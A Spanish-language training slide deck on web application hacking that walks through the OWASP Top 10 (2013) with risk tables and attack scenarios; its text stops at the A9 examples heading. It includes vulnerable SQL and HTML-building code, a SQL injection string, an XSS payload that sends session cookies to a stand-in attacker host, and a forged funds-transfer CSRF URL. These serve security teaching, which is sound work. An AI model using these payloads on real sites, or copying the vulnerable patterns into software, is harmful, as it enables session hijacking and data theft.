



capitación ● ● ● ●  
seguridad informática ● ● ● ●  
consultoría en sistemas ● ● ● ●

<http://www.elixircorp.biz> - [info@elixircorp.biz](mailto:info@elixircorp.biz)

# WEB APPLICATION HACKING

## OWASP Top 10

Ing. Karina Astudillo Barahona  
Gerente de IT – Elixircorp S.A.

Copyright 2013 - Karina Astudillo B.

Este documento se distribuye bajo la licencia 3.0 de Creative Commons Attribution Share Alike

# ¿Quién es Karina?



**Karina Astudillo B.**  
**@KastudilloB**

Cofundadora de Elixircorp S.A. ([www.elixircorp.com](http://www.elixircorp.com)) y Consultora Seguridad IT

Blogger ([www.SeguridadInformaticaFacil.com](http://www.SeguridadInformaticaFacil.com))

Docente de la Facultad de Ingeniería en Electricidad y Computación (FIEC) de la Escuela Superior Politécnica del Litoral (ESPOL) desde 1996.

Instructora Certificada del Programa Cisco Networking Academy de ESPOL.


Perito en Seguridad Informática con especialidad en Computación Forense acreditada por el Consejo de la Judicatura del Guayas, Ecuador.

Algunas certificaciones en TI: CEH, CCNA R&SW, CCNA Security, SCSA, Computer Forensics US, Network Security, Internet Security, Project Management, etc.

# Agenda

- ¿Qué son los riesgos de aplicaciones?
- Evaluación de riesgos
- OWASP Top 10
- Medidas preventivas
- Tipos de auditorías
- Herramientas de software
- Demo

# ¿Qué son los riesgos de aplicaciones?



# Evaluación de riesgos

Agente de Amenaza	Vectores de Ataque	Prevalencia de Debilidades	Detectabilidad de Debilidades	Impacto Técnico	Impacto al Negocio
Específico de la aplicación	Fácil	Difundido	Fácil	Severo	Específico de la aplicación /negocio
	Promedio	Común	Promedio	Moderado	
	Difícil	Poco Común	Difícil	Menor	

# ¿Qué es OWASP?

- **Open**
- **Web**
- **Application**
- **Security**
- **Project**
  
- <http://www.owasp.org>

“El proyecto abierto de seguridad en aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta dedicada a facultar a las organizaciones a desarrollar, adquirir y mantener aplicaciones que pueden ser confiables.”

# OWASP Top 10

<b>A1 – Inyección</b>
<b>A2 – Pérdida de Autenticación y Gestión de Sesiones</b>
<b>A3 – Secuencia de Comandos en Sitios Cruzados (XSS)</b>
<b>A4 – Referencia Directa Insegura a Objetos</b>
<b>A5 – Configuración de Seguridad Incorrecta</b>
<b>A6 – Exposición de Datos Sensibles</b>
<b>A7 – Ausencia de Control de Acceso a las Funciones</b>
<b>A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)</b>
<b>A9 – Uso de Componentes con Vulnerabilidades Conocidas</b>
<b>A10 – Redirecciones y reenvíos no validados</b>



# A1 - Inyección

Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un interprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al interprete en ejecutar comandos no intencionados o acceder datos no autorizados.

 Agentes de Amenaza	 Vectores de Ataque	 Debilidades de Seguridad		 Impactos Técnicos	 Impactos al negocio
Específico de la Aplicación	Explotabilidad FÁCIL	Prevalencia COMÚN	Detección PROMEDIO	Impacto SEVERO	Específico de la aplicación/negocio
Considere a cualquiera que pueda enviar información no confiable al sistema, incluyendo usuarios externos, usuarios internos y administradores.	El atacante envía ataques con cadenas simples de texto, los cuales explotan la sintaxis del interprete a vulnerar. Casi cualquier fuente de datos puede ser un vector de inyección, incluyendo las fuentes internas.	Las <u>fallas de inyección</u> ocurren cuando una aplicación envía información no confiable a un interprete. Estas fallas son muy comunes, particularmente en el código antiguo. Se encuentran, frecuentemente, en las consultas SQL, LDAP, Xpath o NoSQL; los comandos de SO, intérpretes de XML, encabezados de SMTP, argumentos de programas, etc. Estas fallas son fáciles de descubrir al examinar el código, pero difíciles de descubrir por medio de pruebas. Los analizadores y «fuzzers» pueden ayudar a los atacantes a encontrar fallas de inyección.		Una inyección puede causar pérdida o corrupción de datos, pérdida de responsabilidad, o negación de acceso. Algunas veces, una inyección puede llevar a el compromiso total de el servidor.	Considere el valor de negocio de los datos afectados y la plataforma sobre la que corre el intérprete. Todos los datos pueden ser robados, modificados o eliminados. ¿Podría ser dañada su reputación?



# A1 – Inyección: ejemplos

Escenario #1: La aplicación usa datos no confiables en la construcción de la siguiente instrucción SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE  
custID='" + request.getParameter("id") + "'";
```

Escenario #2: De manera similar, si una aplicación confía ciegamente en el framework puede resultar en consultas que aún son vulnerables, (ej., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts  
WHERE custID='" + request.getParameter("id") + "'");
```






En ambos casos, al atacante modificar el parámetro 'id' en su navegador para enviar: **' or '1'='1**. Por ejemplo:

**<http://example.com/app/accountView?id=' or '1'='1>**

Esto cambia el significado de ambas consultas regresando todos los registros de la tabla "accounts". Ataques más peligrosos pueden modificar datos o incluso invocar procedimientos almacenados.

# A2 – Pérdida de autenticación y gestión de sesiones

Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, claves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.

 Agentes de Amenaza	 Vectores de Ataque	 Debilidades de Seguridad		 Impactos Técnicos	 Impactos al negocio
Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia DIFUNDIDO	Detección PROMEDIO	Impacto SEVERO	Específico de la aplicación/negocio
Considere atacantes anónimos externos, así como a usuarios con sus propias cuentas, que podrían intentar robar cuentas de otros. Considere también a trabajadores que quieran enmascarar sus acciones.	El atacante utiliza filtraciones o vulnerabilidades en las funciones de autenticación o gestión de las sesiones (ej. cuentas expuestas, contraseñas, identificadores de sesión) para suplantar otros usuarios.	Los desarrolladores a menudo crean esquemas propios de autenticación o gestión de las sesiones, pero construirlos en forma correcta es difícil. Por ello, a menudo estos esquemas propios contienen vulnerabilidades en el cierre de sesión, gestión de contraseñas, tiempo de desconexión (expiración), función de recordar contraseña, pregunta secreta, actualización de cuenta, etc. Encontrar estas vulnerabilidades puede ser difícil ya que cada implementación es única.		Estas vulnerabilidades pueden permitir que algunas o <u>todas</u> las cuentas sean atacadas. Una vez que el ataque resulte exitoso, el atacante podría realizar cualquier acción que la víctima pudiese. Las cuentas privilegiadas son objetivos prioritarios.	Considere el valor de negocio de los datos afectados o las funciones de la aplicación expuestas.  También considere el impacto en el negocio de la exposición pública de la vulnerabilidad.

# A2 – Pérdida de autenticación y gestión de sesiones: ejemplos

Escenario #1: Aplicación de reserva de vuelos que soporta re-escritura de URL poniendo los ID de sesión en la propia dirección:

**`http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNLPSKHCJUN2JV?dest=Hawaii`**

Un usuario autenticado en el sitio quiere mostrar la oferta a sus amigos. Envía por correo electrónico el enlace anterior, sin ser consciente de que está proporcionando su ID de sesión. Cuando sus amigos utilicen el enlace utilizarán su sesión y su tarjeta de crédito.






Escenario #2: No se establecen correctamente los tiempos de expiración de la sesión en la aplicación. Un usuario utiliza un ordenador público para acceder al sitio. En lugar de cerrar la sesión, cierra la pestaña del navegador y se marcha. Un atacante utiliza el mismo navegador al cabo de una hora, y ese navegador todavía se encuentra autenticado.

Escenario #3: Un atacante interno o externo a la organización, consigue acceder a la base de datos de contraseñas del sistema. Las contraseñas de los usuarios no se encuentran cifradas, exponiendo todas las contraseñas al atacante



# A3 – Secuencia de comandos en sitios cruzados (XSS)

Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar secuencia de comandos en el navegador de la víctima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.

 <p>Agentes de Amenaza</p>	 <p>Vectores de Ataque</p>	 <p>Debilidades de Seguridad</p>		 <p>Impactos Técnicos</p>	 <p>Impactos al negocio</p>
Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia MUY DIFUNDIDA	Detección FACIL	Impacto MODERADO	Específico de la aplicación / negocio
<p>Considere cualquier persona que pueda enviar datos no confiables al sistema, incluyendo usuarios externos, internos y administradores.</p>	<p>El atacante envía cadenas de texto que son secuencias de comandos de ataque que explotan el intérprete del navegador. Casi cualquier fuente de datos puede ser un vector de ataque, incluyendo fuentes internas tales como datos de la base de datos.</p>	<p><u>XSS</u> es la falla de seguridad predominante en aplicaciones web. Ocurren cuando una aplicación, en una página enviada a un navegador incluye datos suministrados por un usuario sin ser validados o codificados apropiadamente. Existen tres tipos de fallas conocidas XSS: 1) <u>Almacenadas</u>, 2) <u>Reflejadas</u>, y 3) <u>basadas en DOM</u>.</p> <p>La mayoría de las fallas XSS son detectadas de forma relativamente fácil a través de pruebas o por medio del análisis del código.</p>		<p>El atacante puede ejecutar secuencias de comandos en el navegador de la víctima para secuestrar las sesiones de usuario, alterar la apariencia del sitio web, insertar código hostil, redirigir usuarios, secuestrar el navegador de la víctima utilizando malware, etc.</p>	<p>Considere el valor para el negocio del sistema afectado y de los datos que éste procesa.</p> <p>También considere el impacto en el negocio la exposición pública de la vulnerabilidad.</p>

# A3 – Secuencia de comandos en sitios cruzados (XSS): ejemplos

La aplicación utiliza datos no confiables en la construcción del siguiente código HTML sin validarlos o codificarlos:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

El atacante modifica el parámetro "CC" en el navegador:






```
'><script>document.location=  
'http://www.attacker.com/cgi-bin/cookie.cgi?  
foo='+document.cookie</script>'.
```

Esto causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiendo al atacante secuestrar la sesión actual del usuario.

Notar que los atacantes pueden también utilizar XSS para anular cualquier defensa CSRF que la aplicación pueda utilizar. Ver A8 para información sobre CSRF.

# A4 – Referencia directa insegura a objetos

Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno, tal como un fichero, directorio, o base de datos. Sin un chequeo de control de acceso u otra protección, los atacantes pueden manipular estas referencias para acceder datos no autorizados.

 <b>Agentes de Amenaza</b>	 <b>Vectores de Ataque</b>	 <b>Debilidades de Seguridad</b>		 <b>Impactos Técnicos</b>	 <b>Impactos al negocio</b>
<b>Específico de la Aplicación</b>	<b>Explotabilidad FÁCIL</b>	<b>Prevalencia COMÚN</b>	<b>Detección FÁCIL</b>	<b>Impacto MODERADO</b>	<b>Específico de la aplicación/negocio</b>
<p>Considere los tipos de usuarios en su sistema. ¿Existen usuarios que tengan únicamente acceso parcial a determinados tipos de datos del sistema?</p>	<p>Un atacante, como usuario autorizado en el sistema, simplemente modifica el valor de un parámetro que se refiere directamente a un objeto del sistema por otro objeto para el que el usuario no se encuentra autorizado. ¿Se concede el acceso?</p>	<p>Normalmente, las aplicaciones utilizan el nombre o clave actual de un objeto cuando se generan las páginas web. Las aplicaciones no siempre verifican que el usuario tiene autorización sobre el objetivo. Esto resulta en una vulnerabilidad de referencia de objetos directos inseguros. Los auditores pueden manipular fácilmente los valores del parámetro para detectar estas vulnerabilidades. Un análisis de código muestra rápidamente si la autorización se verifica correctamente.</p>		<p>Dichas vulnerabilidades pueden comprometer toda la información que pueda ser referida por parámetros. A menos que el espacio de nombres resulte escaso, para un atacante resulta sencillo acceder a todos los datos disponibles de ese tipo.</p>	<p>Considere el valor de negocio de los datos afectados o las funciones de la aplicación expuestas.</p> <p>También considere el impacto en el negocio de la exposición pública de la vulnerabilidad.</p>



# A4 – Referencia directa insegura a objetos: ejemplos

La aplicación utiliza datos no verificados en una llamada SQL que accede a información sobre la cuenta:

```
String query = "SELECT * FROM accts WHERE account = ?";
```

```
PreparedStatement pstmt =  
    connection.prepareStatement(query , ... );
```

```
pstmt.setString( 1, request.getParameter("acct"));
```


```
ResultSet results = pstmt.executeQuery( );
```

Si el atacante modifica el parámetro “acct” en su navegador para enviar cualquier número de cuenta que quiera. Si esta acción no es verificada, el atacante podría acceder a cualquier cuenta de usuario, en vez de a su cuenta de cliente correspondiente.

```
http://example.com/app/accountInfo?acct=notmyacct
```

# A5 – Configuración de seguridad incorrecta

Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor web, base de datos, y plataforma. Todas estas configuraciones deben ser definidas, implementadas, y mantenidas ya que por lo general no son seguras por defecto. Esto incluye mantener todo el software actualizado, incluidas las librerías de código utilizadas por la aplicación.



# A5 – Configuración de seguridad incorrecta: ejemplos

Escenario #1: La consola de administrador del servidor de aplicaciones se instaló automáticamente y no se ha eliminado. Las cuentas por defecto no se han modificado. Un atacante descubre las páginas por defecto de administración que están en su servidor, se conecta con las contraseñas por defecto y lo toma.

Escenario #2: El listado de directorios no se encuentra deshabilitado en su servidor. El atacante descubre que puede simplemente listar directorios para encontrar cualquier archivo. El atacante encuentra y descarga todas sus clases compiladas de Java, las cuales decompila y realiza ingeniería inversa para obtener todo su código fuente. Encuentra un fallo serio de control de acceso en su aplicación.






Escenario #3: La configuración del servidor de aplicaciones permite que se retornen la pila de llamada a los usuarios, exponiéndose potencialmente a fallos subyacentes. A los atacantes les encanta que les proporcionen información extra con los mensajes de errores.

Escenario #4: El servidor de aplicaciones viene con aplicaciones de ejemplo que no se eliminaron del servidor de producción. Las aplicaciones de ejemplo pueden poseer fallos de seguridad bien conocidos que los atacantes pueden utilizar para comprometer su servidor.



# A6 – Exposición de datos sensibles

Muchas aplicaciones web no protegen adecuadamente datos sensibles tales como números de tarjetas de crédito o credenciales de autenticación. Los atacantes pueden robar o modificar tales datos para llevar a cabo fraudes, robos de identidad u otros delitos. Los datos sensibles requieren de métodos de protección adicionales tales como el cifrado de datos, así como también de precauciones especiales en un intercambio de datos con el navegador.

 <p>Agentes de Amenaza</p>	 <p>Vectores de Ataque</p>	 <p>Debilidades de Seguridad</p>		 <p>Impactos Técnicos</p>	 <p>Impactos al negocio</p>
Específico de la Aplicación	Explotabilidad DIFÍCIL	Prevalencia NO COMÚN	Detección PROMEDIO	Impacto SEVERO	Específico de la Aplicación/Negocio
<p>Considere quién puede obtener acceso a sus datos sensibles y cualquier respaldo de éstos. Esto incluye los datos almacenados, en tránsito, e inclusive en el navegador del cliente. Incluye tanto amenazas internas y externas.</p>	<p>Los atacantes típicamente no quiebran la criptografía de forma directa, sino algo más como robar claves, realizar ataques “man in the middle”, robar datos en texto claro del servidor, mientras se encuentran en tránsito, o del navegador del usuario.</p>	<p>La debilidad más común es simplemente no cifrar datos sensibles. Cuando se emplea cifrado, es común detectar generación y gestión débiles de claves, el uso de algoritmos débiles, y particularmente técnicas débiles de hashing de contraseñas. Las debilidades a nivel del navegador son muy comunes y fáciles de detectar, pero difíciles de explotar a gran escala. Atacantes externos encuentran dificultades detectando debilidades en a nivel de servidor dado el acceso limitado y que son usualmente difíciles de explotar.</p>		<p>Los fallos frecuentemente comprometen todos los datos que deberían estar protegidos. Típicamente, esta información incluye datos sensibles como ser registros médicos, credenciales, datos personales, tarjetas de crédito, etc.</p>	<p>Considere el valor de negocio de la pérdida de datos y el impacto a su reputación. ¿Cuál su responsabilidad legal si estos datos son expuestos? También considere el daño a la reputación.</p>

# A6 – Exposición de datos sensibles: ejemplos






Escenario #1: Una aplicación cifra los números de tarjetas de crédito en una base de datos utilizando cifrado automático de la base de datos. Esto significa que también se descifra estos datos automáticamente cuando se recuperan, permitiendo por medio de una debilidad de inyección de SQL recuperar números de tarjetas en texto claro. El sistema debería cifrar dichos número usando una clave pública, y permitir solamente a las aplicaciones de back-end descifrarlo con la clave privada.

Escenario #2: Un sitio simplemente no utiliza SSL para todas sus páginas que requieren autenticación. El atacante monitorea el tráfico en la red (como ser una red inalámbrica abierta), y obtiene la cookie de sesión del usuario. El atacante reenvía la cookie y secuestra la sesión, accediendo los datos privados del usuario.

Escenario #3: La base de datos de claves usa hashes sin salt para almacenar las claves. Una falla en una subida de archivo permite a un atacante obtener el archivo de claves. Todas las claves pueden ser expuestas mediante una tabla rainbow de hashes precalculados.

# A7 – Ausencia de control de acceso a funciones

La mayoría de aplicaciones web verifican los derechos de acceso a nivel de función antes de hacer visible en la misma interfaz de usuario. A pesar de esto, las aplicaciones necesitan verificar el control de acceso en el servidor cuando se accede a cada función. Si las solicitudes de acceso no se verifican, los atacantes podrán realizar peticiones sin la autorización apropiada.

 <p>Agentes de Amenaza</p>					
Específico de la Aplicación	Explotabilidad FÁCIL	Prevalencia COMÚN	Detección PROMEDIO	Impacto MODERADO	Específico de la aplicación/negocio
Cualquiera con acceso a la red puede enviar una petición a su aplicación. ¿Un usuario anónimo podría acceder a una funcionalidad privada o un usuario normal acceder a una función que requiere privilegios?	El atacante, que es un usuario legítimo en el sistema, simplemente cambia la URL o un parámetro a una función con privilegios. ¿Se le concede acceso? Usuarios anónimos podrían acceder a funcionalidades privadas que no estén protegidas.	Las aplicaciones no siempre protegen las funcionalidades adecuadamente. En ocasiones la protección a nivel de funcionalidad se administra por medio de una configuración, y el sistema está mal configurado. Otras veces los programadores deben incluir un adecuado chequeo por código, y se olvidan. La detección de este tipo de vulnerabilidad es sencillo. La parte más compleja es identificar qué páginas (URLs) o funcionalidades atacables existen.		Estas vulnerabilidades permiten el acceso no autorizado de los atacantes a funciones del sistema. Las funciones administrativas son un objetivo clave de este tipo de ataques.	Considere el valor para su negocio de las funciones expuestas y los datos que éstas procesan. Además, considere el impacto a su reputación si esta vulnerabilidad se hiciera pública.



# A7 – Ausencia de control de acceso a funciones: ejemplos

Escenario #1: El atacante simplemente fuerza la navegación hacia las URLs objetivo. La siguiente URLs requiere autenticación. Los derechos de administrador también son requeridos para el acceso a la página “admin\_getappInfo”.

<http://example.com/app/getappInfo>






[http://example.com/app/admin\\_getappInfo](http://example.com/app/admin_getappInfo)

Si un usuario no autenticado puede acceder a ambas páginas, eso es una vulnerabilidad. Si un usuario autenticado, no administrador, puede acceder a “admin\_getappInfo”, también es una vulnerabilidad, y podría llevar al atacante a más páginas de administración protegidas inadecuadamente.

Escenario #2: Una página proporciona un parámetro de “acción” para especificar la función que ha sido invocada, y diferentes acciones requieren diferentes roles. Si estos roles no se verifican al invocar la acción, es una vulnerabilidad

# A8 – Falsificación de peticiones en sitios cruzados (CSRF)

Un ataque CSRF obliga al navegador de una víctima autenticada a enviar una petición HTTP falsificado, incluyendo la sesión del usuario y cualquier otra información de autenticación incluida automáticamente, a una aplicación web vulnerable. Esto permite al atacante forzar al navegador de la víctima para generar pedidos que la aplicación vulnerable piensa son peticiones legítimas provenientes de la víctima.

 <b>Agentes de Amenaza</b>	 <b>Vectores de Ataque</b>	 <b>Debilidades de Seguridad</b>		 <b>Impactos Técnicos</b>	 <b>Impactos al negocio</b>
Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia COMÚN	Detección FÁCIL	Impacto MODERADO	Específico de la aplicación/negocio
Considere cualquier persona que pueda cargar contenido en los navegadores de los usuarios, y así obligarlos a presentar una solicitud para su sitio web. Cualquier sitio web o canal HTML que el usuario acceda puede realizar este tipo de ataque.	El atacante crea peticiones HTTP falsificadas y engaña a la víctima mediante el envío de etiquetas de imágenes, XSS u otras técnicas. <u>Si el usuario está autenticado</u> , el ataque tiene éxito.	CSRF aprovecha el hecho que la mayoría de las aplicaciones web permiten a los atacantes predecir todos los detalles de una acción en particular. Dado que los navegadores envían credenciales como cookies de sesión de forma automática, los atacantes pueden crear páginas web maliciosas que generan peticiones falsificadas que son indistinguibles de las legítimas. La detección de fallos de tipo CSRF es bastante fácil a través de pruebas de penetración o de análisis de código.		Los atacantes pueden cambiar cualquier dato que la víctima esté autorizada a cambiar, o a acceder a cualquier funcionalidad donde esté autorizada, incluyendo registro, cambios de estado o cierre de sesión.	Considerar el valor de negocio asociado a los datos o funciones afectados. Tener en cuenta lo que representa no estar seguro si los usuarios en realidad desean realizar dichas acciones. Considerar el impacto que tiene en la reputación de su negocio.

# A8 – Falsificación de peticiones en sitios cruzados (CSRF): ejemplos

La aplicación permite al usuario enviar una petición de cambio de estado no incluya nada secreto. Por ejemplo:

**`http://example.com/app/transferFunds?  
amount=1500&destinationAccount=4673243243`**

De esta forma, el atacante construye una petición que transferirá el dinero de la cuenta de la víctima hacia su cuenta. Seguidamente, el atacante inserta su ataque en una etiqueta de imagen o iframe almacenado en varios sitios controlados por él de la siguiente forma:


**``**

Si la víctima visita alguno de los sitios controlados por el atacante, estando ya autenticado en example.com, estas peticiones falsificadas incluirán automáticamente la información de la sesión del usuario, autorizando la petición del atacante.



# Ag – Uso de componentes con vulnerabilidades conocidas

Algunos componentes tales como las librerías, los frameworks y otros módulos de software casi siempre funcionan con todos los privilegios. Si se ataca un componente vulnerable esto podría facilitar la intrusión en el servidor o una pérdida seria de datos. Las aplicaciones que utilicen componentes con vulnerabilidades conocidas debilitan las defensas de la aplicación y permiten ampliar el rango de posibles ataques e impactos.

 <pre>graph LR; A[Agentes de Amenaza] -.-&gt; B[Vectores de Ataque]; B -.-&gt; C[Debilidades de Seguridad]; C -.-&gt; D[Impactos Técnicos]; D -.-&gt; E[Impactos al negocio];</pre>					
Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia DIFUNDIDO	Detectabilidad DIFÍCIL	Impacto MODERADO	Específico de la aplicación / negocio
Algunos componentes vulnerables (por ejemplo frameworks) pueden ser identificados y explotados con herramientas automatizadas, aumentando las opciones de la amenaza más allá del objetivo atacado.	El atacante identifica un componente débil a través de escaneos automáticos o análisis manuales. Ajusta el exploit como lo necesita y ejecuta el ataque. Se hace más difícil si el componente es ampliamente utilizado en la aplicación.	Virtualmente cualquier aplicación tiene este tipo de problema debido a que la mayoría de los equipos de desarrollo no se enfocan en asegurar que sus componentes / bibliotecas se encuentren actualizadas. En muchos casos, los desarrolladores no conocen todos los componentes que utilizan, y menos sus versiones. Dependencias entre componentes dificultan incluso más el problema.		El rango completo de debilidades incluye inyección, control de acceso roto, XSS, etc. El impacto puede ser desde mínimo hasta apoderamiento completo del equipo y compromiso de los datos.	Considere qué puede significar cada vulnerabilidad para el negocio controlado por la aplicación afectada. Puede ser trivial o puede significar compromiso completo.

# Ag – Uso de componentes con vulnerabilidades conocidas: ejemplos





